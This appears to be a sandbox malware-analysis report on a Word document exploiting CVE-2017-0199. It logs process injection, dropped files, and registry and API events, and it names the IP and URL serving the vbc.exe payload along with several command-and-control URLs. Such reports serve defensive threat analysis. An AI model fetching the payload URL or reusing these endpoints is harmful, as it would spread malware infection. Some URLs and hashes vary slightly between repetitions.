

Virtual Analyzer Report



Submission Context

Logged	2021-10-25 09:33:04
Submitter	Manual Submission
Type	Office Word 2007 document

Analysis Overview

Overall risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	Possible_CVE20170199		
Exploited vulnerabilities	CVE-2017-0199		
Analyzed objects	Office Word 2007 document	1 - scanjet 025001921.docx	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC

Analysis Environments

	w2008	CentOS	W10
Anti-security, self-preservation			
Autostart or other system reconfiguration	✓		
Deception, social engineering			
File drop, download, sharing, or replication	✓		✓
Hijack, redirection, or data theft	✓		✓
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change	✓		✓
Rootkit, cloaking			
Suspicious network or messaging activity	✓		✓

w2008


Environment-specific risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Possible_CVE20170199
Exploited vulnerabilities	CVE-2017-0199
Network connection	Custom

▼ Object 1 - scanjet 025001921.docx (Office Word 2007 document)

File name	scanjet 025001921.docx
File type	Office Word 2007 document
SHA-1	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC
SHA-256	4C882C0D1EA5A377D8F3F46E429205AC1842276FCB7C2CEB5F3F466292ACEE3B
MD5	58C99415952066CE2DE643366E6690B8
Size	10373 byte(s)

Risk Level	<div>High risk</div>
Detection	Possible_CVE20170199
Exploited vulnerabilities	CVE-2017-0199
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (5) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (5) Process, service, or memory object change (13) Suspicious network or messaging activity (45)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics	
Execution	Execution through API	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
Privilege Escalation	Process Injection	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
		<div><div></div><div></div><div></div></div> Characteristics:	1
Defense Evasion	Process Injection	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
		<div><div></div><div></div><div></div></div> Characteristics:	1
	Process Hollowing	<div><div></div><div></div><div></div></div> Characteristics:	1
	File Deletion	<div><div></div><div></div><div></div></div> Characteristics:	1
Discovery	Network Share Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1
Command and Control	Commonly Used Port	<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4, 5
		<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4, 5, 6, 7, 8
	Standard Application Layer Protocol	<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4, 5
		<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4, 5, 6, 7, 8

© ATT&CK™ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	<div> <div></div> <div></div> <div></div> </div>	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	<div> <div></div> <div></div> <div></div> </div>	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\UZ09OBSV\vbcq[1].exe

▼ File drop, download, sharing, or replication (5)

Characteristic	Significance	Details
Executes dropped file	<div> <div></div> <div></div> <div></div> </div>	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	<div> <div></div> <div></div> <div></div> </div>	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	<div> <div></div> <div></div> <div></div> </div>	Process ID: 248 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\841002D9.wiz Type: VSDT_RTF
Drops executable during installation	<div> <div></div> <div></div> <div></div> </div>	Dropping Process ID: 2140 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	<div> <div></div> <div></div> <div></div> </div>	%USERPROFILE%\vbc.exe

▼ Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	<div> <div></div> <div></div> <div></div> </div>	Process ID: 248 Info: Enums share folder from API result

▼ Malformed, defective, or with known malware traits (5)

Characteristic	Significance	Details
Detected as probable malware	<div> <div></div> <div></div> <div></div> </div>	Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92
Drops unknown malware	<div> <div></div> <div></div> <div></div> </div>	Source: Virtual Analyzer Detection Name: VAN_DROPPER.UMXX File Name: vbc.exe SHA1: EDC27955B5D2388C7A2B792721941D2C270EAC5A Engine Version: 6.0.5221
Drops known malware	<div> <div></div> <div></div> <div></div> </div>	Source: ATSE Detection Name: HEUR_RTFMALFORM File Name:wii.wiz.....wiz.....wi.wiz.....[1].wiz SHA1: AB16819ACAA2883D8098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92
Drops known malware	<div> <div></div> <div></div> <div></div> </div>	Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~\WRF\2483E5DE-9610-4DF0-BA96-A94BCA1FA35D\..tmp SHA1: 1D2DD6E371A87BA57B3D6EFA8149A450F3E9532F Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92
Drops known malware	<div> <div></div> <div></div> <div></div> </div>	Source: ATSE Detection Name: HEUR_RTFMALFORM File Name: 841002D9.wiz SHA1: AB16819ACAA2883D8098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92

▼ Process, service, or memory object change (13)

Characteristic	Significance	Details
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2140 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2252 Image Path: %USERPROFILE%\vbc.exe
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2204 Image Path: %USERPROFILE%\vbc.exe
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2204 Image Path: %USERPROFILE%\vbc.exe Shell Command:
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2140 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2204 Injected API: SetThreadContext Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2204 Injected API: WriteProcessMemory Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: U...E...LV.u.P.E.PV'.\.
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZER.
Injects memory with dropped files	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe File: MZER.
Creates command line process	<div><div></div><div></div><div></div></div>	Process ID: 2204 Image Path: %USERPROFILE%\vbc.exe
Creates process in system directory	<div><div></div><div></div><div></div></div>	Process ID: 1180 Image Path: %windir%\splwow64.exe 12288

▼ Suspicious network or messaging activity (45)

Characteristic	Significance	Details
Attempts to connect to malicious host	<div><div></div><div></div><div></div></div>	Host: www.osmorobotics.com Threat Name: LOW-REPUTATION-URL_MALWARE.WRS
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	104.168.32.55
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	www.goodfoodsme.com
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	www.sisooow.rest
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	www.myraandmarlow.com
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	www.teslapro1.com
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	www.lisworldart.com
Attempts to connect to suspicious URL	<div><div></div><div></div><div></div></div>	http://www.myraandmarlow.com/fpdi/
Attempts to connect to suspicious URL	<div><div></div><div></div><div></div></div>	http://104.168.32.55/009/vbc.exe
Attempts to connect to suspicious URL	<div><div></div><div></div><div></div></div>	http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/
Attempts to connect to malicious URL	<div><div></div><div></div><div></div></div>	URL: http://www.walletwriter.space/fpdi/?SL=lgHAnFaFuq5w95aAEZQvDOaTgN/yEun7kayxR7R9Lz2k27owyzR0SP6NkpmMb5fmVmpNOAqY6XiQ0RIgwYNL5uDwgm+jne1PFFI4&JpApTx=NL0te Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS
Attempts to connect to malicious URL	<div><div></div><div></div><div></div></div>	URL: http://www.walletwriter.space/fpdi/ Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS
Attempts to connect to malicious URL	<div><div></div><div></div><div></div></div>	URL: http://www.osmorobotics.com/fpdi/ Threat Name: LOW-REPUTATION-URL_MALWARE.WRS
Attempts to connect to suspicious URL	<div><div></div><div></div><div></div></div>	http://www.lisworldart.com/fpdi/?JpApTx=NL0te&SL=iqFVFG92XXu0uTH03jLa12oESkoFC5QxWtdivQGqz6lajNLcs98G+ghkky5UFZ2hFuByzOleBruv1L0dGUP5Sq4bMMW3yw2Sipis
Attempts to connect to suspicious URL	<div><div></div><div></div><div></div></div>	http://www.myraandmarlow.com/fpdi/?SL=g8+zrUhFjKE3CtBcFkdr4XoeBkiOgnISqzW3Gm8f2dnQgzRnbHLTjBDHNAc3fRUhSb5ptzTEUkYKF4aAst8iwduwzOgdm05aAbu&JpApTx=NL0te
Attempts to connect to malicious URL	<div><div></div><div></div><div></div></div>	URL: http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wi z Threat Name: EXPLOIT_RTF.WRS
Attempts to connect to suspicious URL	<div><div></div><div></div><div></div></div>	http://www.goodfoodsme.com/fpdi/?SL=FC+vu15gaNMWWaVqmCj8ecPBA4+k65PSidnZFB+/ZIoZQFj7fbAdEhR14OPa0iXifmTPKBJUALSLv5gYqK3GQ585B3z3vLFfkJ8fE&JpApTx=NL0te
Attempts to connect to suspicious URL	<div><div></div><div></div><div></div></div>	http://www.goodfoodsme.com/fpdi/
Attempts to connect to suspicious URL	<div><div></div><div></div><div></div></div>	http://www.lisworldart.com/fpdi/
Attempts to connect to malicious URL	<div><div></div><div></div><div></div></div>	URL: http://www.osmorobotics.com/fpdi/?JpApTx=NL0te&SL=IO7n8XlWETvsb1evTFhE9X0em9Tv7eyOLv3NXV2g22Na6UPC/pKzdh5Y/dfqEcjPAGoYYkDoltM01Nyyypq/MzGb4MAVFQZ/P6Z Threat Name: LOW-REPUTATION-URL_MALWARE.WRS
Queries DNS server	<div><div></div><div></div><div></div></div>	www.sisooow.rest
Queries DNS server	<div><div></div><div></div><div></div></div>	www.goodfoodsme.com
Queries DNS server	<div><div></div><div></div><div></div></div>	www.osmorobotics.com
Queries DNS server	<div><div></div><div></div><div></div></div>	www.myraandmarlow.com
Queries DNS server	<div><div></div><div></div><div></div></div>	

URL	Site Category	Risk Level	Threat	Accessed By
http://www.myraandmarlow.com/fpdi/	Newly Observed Domain	-	-	scanjet 025001921.docx
http://104.168.32.55/009/vbc.exe	Untested	-	-	scanjet 025001921.docx
http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/	Untested	-	-	scanjet 025001921.docx
http://www.walletwriter.space/fpdi/?SL=lgHAnFaF Uq5w95aAEZQvDOaTqNjyEun7kayxR7R9Lzk27 owyzR0SP6NkpmMb5fmVmpNOAqdY6XiQoRiG wYNL5uDwgm+jne1PFFi4&JpApTx=NL0te	Disease Vector	High	LOW-REPUTATION-URL_BLOCKED-LIST.SCO RE.WRS	scanjet 025001921.docx
http://www.walletwriter.space/fpdi/	Disease Vector	High	LOW-REPUTATION-URL_BLOCKED-LIST.SCO RE.WRS	scanjet 025001921.docx
http://www.osmorobotics.com/fpdi/	Disease Vector	High	LOW-REPUTATION-URL_MALWARE.WRS	scanjet 025001921.docx
http://www.lisworldart.com/fpdi/?JpApTx=NL0te& SL=iqFVFG92XXu0uTH03JLa12oESkoFC5QxWt divQGz6IajNLcs98G+ghkxxy5UFZ2hFuByzOleBr uv1L0dGUP5Sq4bMMW3yw2Sipis	Newly Observed Domain	-	-	scanjet 025001921.docx
http://www.myraandmarlow.com/fpdi/?SL=g8+zrU hFtjKE3CIBcFkdr4XoeBkiOgnISqzW3Gm8f2dnQ gRznbHLTjBDHNAc3fRUhSb5ptzTEUkYKF4aAst 8iwduwzOgdmO5aAbu&JpApTx=NL0te	Newly Observed Domain	-	-	scanjet 025001921.docx
http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wi z	Malware Accomplice	High	EXPLOIT_RTF.WRS	scanjet 025001921.docx
http://www.designedairservices.com/fpdi/	Business / Economy Noteworthy	No risk	-	scanjet 025001921.docx
http://www.goodfoodsme.com/fpdi/?SL=FC+vu15 gaNMWWaVqmCj8ecPBA4+k65PSidnZFB+/ZioZ QFj7fbAdEhR14OPa0iXfmTPKBjUALSLv5gYqK3 GQ585B3z3vLFfkJ8fE&JpApTx=NL0te	Newly Observed Domain	-	-	scanjet 025001921.docx
http://www.goodfoodsme.com/fpdi/	Newly Observed Domain	-	-	scanjet 025001921.docx
http://www.lisworldart.com/fpdi/	Newly Observed Domain	-	-	scanjet 025001921.docx
http://www.designedairservices.com/fpdi/?JpApTx =NL0te&SL=C7UxQeIeWz3Bnzq7vmyTEMW1J5 UXi11fv1O/CxgGTpS+ZiROV/bvnn78DTbfscxs+8 l/+L02JYKxy4LY3e9P2aJqWp+4bzeCwvNP	Business / Economy Noteworthy	No risk	-	scanjet 025001921.docx
http://www.osmorobotics.com/fpdi/?JpApTx=NL0t e&SL=IO7n8XlwETvsb1evTFhE9X0em9Tv7eyOL vI3NXV2g22Na6UPC/pKzdh5Y/dfqEcjPAGoYyK DoltM01Niyypp/MzGb4MAVFQZ/P6Z	Disease Vector	High	LOW-REPUTATION-URL_MALWARE.WRS	scanjet 025001921.docx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_DROPPER.UMXX	Executes dropped file Creates process Resides in memory to evade detection Injects memory with dropped files Creates command line process	http://104.168.32.55/009/vbc.exe	963914	EDC27955B5D2388C7A2B792721941D2C270EAC5A
~WRF[2483E5DE-9610-4DF0-BA96-A94BCA1FA35D].tmp	High	EXPL_CVE1711882	Drops known malware	-	16384	1D2DD6E371A87BA57B3D6EFA8149A450F3E9532F
.....wii.wiz..wiz.....wi.wiz.....[1].wiz	High	HEUR_RTFMALFORM	Drops known malware	http://104.168.32.55/..... -----wii.....wiz.....wii .wiz.....wii.....wiz/.....wii.wiz.....wiz.....w i.wiz.....wiz	23566	AB16819ACAA2883D8098D29BD920CDEB409767B2
841002D9.wiz	High	HEUR_RTFMALFORM	Drops known malware	http://104.168.32.55/..... -----wii.....wiz.....wii .wiz.....wii.....wiz/.....wii.wiz.....wiz.....w i.wiz.....wiz	23566	AB16819ACAA2883D8098D29BD920CDEB409767B2
vbc[1].exe	No risk	-	-	http://104.168.32.55/009/vbc.exe	963914	EDC27955B5D2388C7A2B792721941D2C270EAC5A
FR24O11.LNK	No risk	-	-	-	889	4FE7D192102DD83A482F59FEAAACE22DE835F4E
scanjet 025001921.docx.LNK	No risk	-	-	-	1076	F9830BE29A4942A359C90A9A382B8FCFD8DF57B0
.....wii..... ..wiz.....wii.wiz.....wii.....wiz on 104.168.32.55.url	No risk	-	-	-	138	9176AE8F8A627EBCB36955CBED73ACD5CEC4D295
.....wii.wiz..wiz.....wi.wiz.....wiz.url	No risk	-	-	-	227	AD142677E511FBAC83622B38CEAFE4D62375B891
~\$anjet 025001921.docx	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF58A9778F

▼ Suspicious Objects

Type	Object	Risk Level
URL	http://www.walletwriter.space:80/fpdi/?SL=lgHAnFaFUq5w95aAEZQvDOaTqN/yEun7kayxR7R9Lzk27owyzR0SP6NkpmMb5fmVmpNOAqdY6Xlq0RIGwYNL5uDwgm+jne1PFFi4&JpApTx=NL0te	High
URL	http://www.lisworldart.com:80/fpdi/	Medium
URL	http://www.myraandmarlow.com:80/fpdi/?SL=g8+zrUhFijKE3CIBcFkdr4XoeBkiOgniSqzW3Gm8f2dnQgzRnbHLTjBDHNAc3fRUhSb5ptzTEUkYKF4aAst8iwduwzOgdm05aAbu&JpApTx=NL0te	Medium
Domain	www.goodfoodsme.com	Medium
URL	http://104.168.32.55:80/.....wii.....wiz.....wii.wiz.....wii.....wiz/	Medium
Domain	www.sisoow.rest	Medium
Domain	www.myraandmarlow.com	Medium
URL	http://www.goodfoodsme.com:80/fpdi/?SL=FC+vu15gaNMWWaVqmCj8ecPBA4+k65PSidnZFB+/ZIoZQFj7fbAdEhR14OPa0iXfmTPKBjUALSLv5gYqK3GQ585B3z3vLFfkJ8fE&JpApTx=NL0te	Medium
Domain	www.osmorobotics.com	High
URL	http://104.168.32.55:80/.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz	High
Domain	www.lisworldart.com	Medium
URL	http://www.walletwriter.space:80/fpdi/	High
URL	http://www.goodfoodsme.com:80/fpdi/	Medium
URL	http://www.osmorobotics.com:80/fpdi/	High
File (SHA1)	EDC27955B5D2388C7A2B792721941D2C270EAC5A	High
URL	http://www.osmorobotics.com:80/fpdi/?JpApTx=NL0te&SL=tO7n8XlwETvsb1evTFhE9X0em9Tv7eyOLvI3NXV2g22Na6UPC/pKzdh5Y/dfqEcjPAGoYYkDoltM01Niypq/MzGb4MAVFQZ/P6Z	High
File (SHA1)	1D2DD6E371A87BA57B3D6EFA8149A450F3E9532F	High
URL	http://104.168.32.55:80/009/vbc.exe	Medium
URL	http://www.myraandmarlow.com:80/fpdi/	Medium
File (SHA1)	AB16819ACAA2883D8098D29BD920CDEB409767B2	High
URL	http://www.lisworldart.com:80/fpdi/?JpApTx=NL0te&SL=iqFVFG92XXu0uTH03jLa12oEskoFC5QxWtdivQGz6lajNLcs98G+ghkxxy5UFZ2hFuByzOleBruv1L0dGUP5Sq4bMMW3yw2Sipis	Medium
File (SHA1)	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to malicious host Host: www.osmorobotics.com Threat Name: LOW-REPUTATION-URL_MALWARE.WRS		
Detection	Threat Characteristic: Attempts to connect to suspicious host 104.168.32.55		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.goodfoodsme.com		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.sisoow.rest		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.myraandmarlow.com		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.teslapro1.com		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.lisworldart.com		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.myraandmarlow.com/fpdi/		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://104.168.32.55/009/vbc.exe		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://www.walletwriter.space/fpdi/?SL=lgHAnFaFUq5w95aAEZQvDOaTqN/yEun7kayxR7R9Lzk27owyzR0SP6NkpmMb5fmVmpNOAqdY6Xlq0RIGwYNL5uDwgm+jne1PFFi4&JpApTx=NL0te Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://www.walletwriter.space/fpdi/ Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://www.osmorobotics.com/fpdi/ Threat Name: LOW-REPUTATION-URL_MALWARE.WRS		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.lisworldart.com/fpdi/?JpApTx=NL0te&SL=iqFVFG92XXu0uTH03jLa12oEskoFC5QxWtdivQGz6lajNLcs98G+ghkxxy5UFZ2hFuByzOleBruv1L0dGUP5Sq4bMMW3yw2Sipis		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.myraandmarlow.com/fpdi/?SL=g8+zrUhFijKE3CIBcFkdr4XoeBkiOgniSqzW3Gm8f2dnQgzRnbHLTjBDHNAc3fRUhSb5ptzTEUkYKF4aAst8iwduwzOgdm05aAbu&JpApTx=NL0te		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz Threat Name: EXPLOIT_RTF.WRS		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.goodfoodsme.com/fpdi/?SL=FC+vu15gaNMWWaVqmCj8ecPBA4+k65PSidnZFB+/ZIoZQFj7fbAdEhR14OPa0iXfmTPKBjUALSLv5gYqK3GQ585B3z3vLFfkJ8fE&JpApTx=NL0te		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.goodfoodsme.com/fpdi/		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.lisworldart.com/fpdi/		

Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://www.osmorobotics.com/fpdi/7JpApTx=NL0te&SL=tO7n8XlwETvsb1evTFhE9X0em9Tv7eyOLv13NXV2g22Na6UPC/pKzdh5Y/dfqEcjPAGoYYkDoltM01Niyyppq/MzGb4MAVfQZ/P6Z Threat Name: LOW-REPUTATION-URL_MALWARE.WRS		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_DROPPER.UMXX File Name: vbc.exe SHA1: EDC27955B5D2388C7A2B792721941D2C270EAC5A Engine Version: 6.0.5221		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: HEUR_RTFMALFORM File Name:wii.wiz.....wiz.....wi.wiz.....[1].wiz SHA1: AB16819ACAA2883D8098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF[2483E5DE-9610-4DF0-BA96-A94BCA1FA35D].tmp SHA1: 1D2DD6E371A87BA57B3D6EFA8149A450F3E9532F Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: HEUR_RTFMALFORM File Name: 841002D9.wiz SHA1: AB16819ACAA2883D8098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		248
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\w\$ Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021090300000000000000F01FEC\Usage\WORDFiles Value: 5359000b		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021090300000000000000F01FEC\Usage\ProductFiles Value: 5359000e		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021090300000000000000F01FEC\Usage\ProductFiles Value: 5359000f		248
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021090300000000000000F01FEC\Usage\EXCELFiles Value: 53590015		248
Call Thread API	API Name: NtResumeThread Args: (Process:1180,) Return: ?		248
Call System API	API Name: evtchann.SendEvent Args: (e, pid[1180], ppid[248]) Return: 1		248
Call Process API	API Name: CreateProcessW Args: (%windir%\splwow64.exe, %windir%\splwow64.exe 12288, , , , , %windir%, , Process:1180:%windir%\splwow64.exe) Return: 1		248
Detection	Threat Characteristic: Creates process in system directory Process ID: 1180 Image Path: %windir%\splwow64.exe 12288		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems<t\$ Value: None		248
Add File	Path: %APPDATA%\Microsoft\Templates~\$Normal.dotm Type: VSDT_COM_DOS		248
Write File	Path: %APPDATA%\Microsoft\Templates~\$Normal.dotm Type: VSDT_COM_DOS		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems<t\$ Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItemsI2"% Value: None		248
Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Protocol Discovery, 0, , 0) Return: cc0004		248
Call System API	API Name: DnsQueryExW Args: (104.168.32.55, 1, 50000000) Return: 0		248
Detection	Threat Characteristic: Queries DNS server 104.168.32.55		
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 104.168.32.55, 80, , , 3, 0, 0) Return: cc0008		248
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, OPTIONS, /.....wii.....wiz.....wii.wiz.....wii.....wiz/, HTTP/1.1, , 0, -2141124608, 0) Return: cc000c		248
Detection	Threat Characteristic: Connects to remote URL or IP address http://104.168.32.55/.....wii.....wiz.....wii.wiz.....wii.....wiz/		
Call Service API	API Name: OpenServiceW Args: (3297248, Sens, 4) Return: 32979a0		248
Call Service API	API Name: OpenServiceA Args: (3297978, rasman, 4) Return: 3296f50		248
Call Service API	API Name: OpenServiceA Args: (474940, RASMAN, 4) Return: 475160		248
